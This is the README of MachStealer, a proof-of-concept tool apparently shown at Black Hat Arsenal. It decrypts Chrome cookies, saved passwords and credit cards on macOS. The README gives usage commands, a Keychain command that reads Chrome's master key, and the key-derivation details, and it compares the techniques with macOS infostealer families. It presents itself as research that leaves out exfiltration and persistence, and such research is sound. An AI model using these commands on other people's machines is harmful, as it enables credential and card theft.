

Selected for Black Hat USA 2026 Arsenal MachStealer: One Pipeline Behind Every macOS Infostealer
- Mandalay Bay, Las Vegas · August 4–6,2026
- Track: Malware
- session page
▶ Watch the talk (English) |
▶ 講演を見る (日本語) |

- This software decrypts and extracts your Google Chrome's cookies, saved passwords, credit cards, browsing history, and installed extensions, then outputs them to standard output.

- This software does not upload any credentials to the internet.
- This tool works locally only and is for security research purposes.
- This repository contains the necessary parts only for PoC (Proof of Concept).
- This tool is limited to education and security research purposes only!!
- Unauthorized access to computer systems is illegal.
Install xgo for cross-compilation with cgo support:
go install github.com/crazy-max/xgo@latestmake buildmake test- macOS ARM64 only (Apple Silicon: M1, M2, M3 or later)
- This tool will refuse to run on Intel Macs (amd64)
This tool can decrypt and extract the following data from Google Chrome:
- Cookies (
-kind cookie) — encrypted, decrypted at runtime - Saved passwords (
-kind logindata) — encrypted, decrypted at runtime - Credit cards (
-kind creditcard) — encrypted, decrypted at runtime - Browsing history (
-kind history) — unencrypted, sorted by visit count - Installed extensions (
-kind extension) — unencrypted, parsed from Preferences JSON
Multiple Chrome profiles (Default, Profile 1, Profile 2, …) are supported via the -profile flag.
$ ./MachStealer-darwin-arm64 -list-profilesWhen you run the tool without providing the session storage value, it will automatically access the macOS Keychain to retrieve Chrome's master key. This will trigger a system prompt asking for permission.
# Decrypt cookies (default profile)
$ ./MachStealer-darwin-arm64 -kind cookie

# Decrypt saved passwords (default profile)
$ ./MachStealer-darwin-arm64 -kind logindata

# Decrypt saved credit cards
$ ./MachStealer-darwin-arm64 -kind creditcard

# Dump browsing history (sorted by visit count)
$ ./MachStealer-darwin-arm64 -kind history

# List installed extensions
$ ./MachStealer-darwin-arm64 -kind extension

# Target a non-default Chrome profile
$ ./MachStealer-darwin-arm64 -kind cookie -profile "Profile 1"

# Or specify a database path directly
$ ./MachStealer-darwin-arm64 -kind cookie -targetpath ~/Library/Application\ Support/Google/Chrome/Profile\ 1/CookiesTo avoid the Keychain access prompt, you can manually extract the Chrome session storage value and provide it via the -sessionstorage flag.
Step 1: Get the Chrome session storage value from Keychain
security find-generic-password -wa "Chrome"Or use a forensic tool like chainbreaker.
Step 2: Decrypt data using the session storage value
# Decrypt cookies
$ ./MachStealer-darwin-arm64 -kind cookie -sessionstorage <session_storage_value>

# Decrypt saved passwords
$ ./MachStealer-darwin-arm64 -kind logindata -sessionstorage <session_storage_value>

# Decrypt saved credit cards
$ ./MachStealer-darwin-arm64 -kind creditcard -sessionstorage <session_storage_value>

# Combine with a specific profile
$ ./MachStealer-darwin-arm64 -kind cookie -profile "Profile 1" -sessionstorage <session_storage_value>-kind <type>(required, unless-list-profiles): Type of data to decrypt or extractcookie: Chrome cookieslogindata: Saved passwordscreditcard: Saved credit cardshistory: Browsing historyextension: Installed extensions
-profile <name>(optional): Chrome profile name (e.g.Default,Profile 1). Defaults toDefault.-list-profiles(optional): List all Chrome profiles available on the system, then exit.-targetpath <path>(optional): Path to a specific Chrome database / preferences file- If not specified, uses the path implied by
-profile(e.g.~/Library/Application Support/Google/Chrome/Default/Cookies).
- If not specified, uses the path implied by
-sessionstorage <value>(optional): Chrome session storage value from Keychain- If not specified, automatically retrieves from Keychain (triggers system prompt)
-localstate <path>(optional): Chrome Local State file path (currently unused)
JSON format with detailed cookie information:
{
  "cookies": [
    {
      "host": ".example.com",
      "path": "/",
      "keyname": "session_id",
      "value": "base64_encoded_value",
      "secure": true,
      "httponly": true,
      "has_expire": true,
      "persistent": true,
      "create_date": "2024-01-01T00:00:00Z",
      "expire_date": "2025-01-01T00:00:00Z"
    }
  ]
}JSON format with login credentials:
{
  "url": "https://example.com/login",
  "username": "user@example.com",
  "password": "decrypted_password",
  "create_date": "2024-01-01T00:00:00Z"
}- Keychain integration: Uses
security find-generic-password -wa "Chrome"to retrieve the master key - Database handling: Chrome's SQLite databases are copied to a temporary location before reading to avoid lock issues
- Decryption:
- Chrome's encrypted values use AES-128-CBC (macOS)
- Master key derived using PBKDF2 (salt: "saltysalt", 1003 iterations, SHA-1)
- Architecture check: Verifies running on ARM64 at startup
MachStealer reproduces the credential harvesting techniques shared across major macOS MaaS infostealers. The table below maps each technique to documented usage by active families.
| Technique | MachStealer | AMOS | Poseidon | Banshee | Cthulhu | Cuckoo |
|---|---|---|---|---|---|---|
| Keychain Safe Storage extraction | ○ | ○ | ○ | ○ | ○ | ○ |
| PBKDF2 key derivation | ○ | ○ | ○ | ○ | ○ | ○ |
| AES-128-CBC decryption | ○ | ○ | ○ | ○ | ○ | ○ |
| SQLite database copy & read | ○ | ○ | ○ | ○ | ○ | ○ |
| Cookie extraction | ○ | ○ | ○ | ○ | ○ | ○ |
| Login credential extraction | ○ | ○ | ○ | ○ | ○ | ○ |
| Credit card extraction | ○ | ○ | ○ | ○ | ○ | ○ |
| History extraction | ○ | ○ | — | ○ | — | ○ |
| Extension enumeration | ○ | ○ | — | ○ | — | ○ |
| C2 / Exfiltration | — | ○ | ○ | ○ | ○ | ○ |
| Persistence | — | — | ○ | — | — | ○ |
| Anti-analysis / VM detection | — | ○ | — | ○ | — | ○ |
The last three rows show what MachStealer deliberately excludes. No C2, no exfiltration, no persistence, no evasion.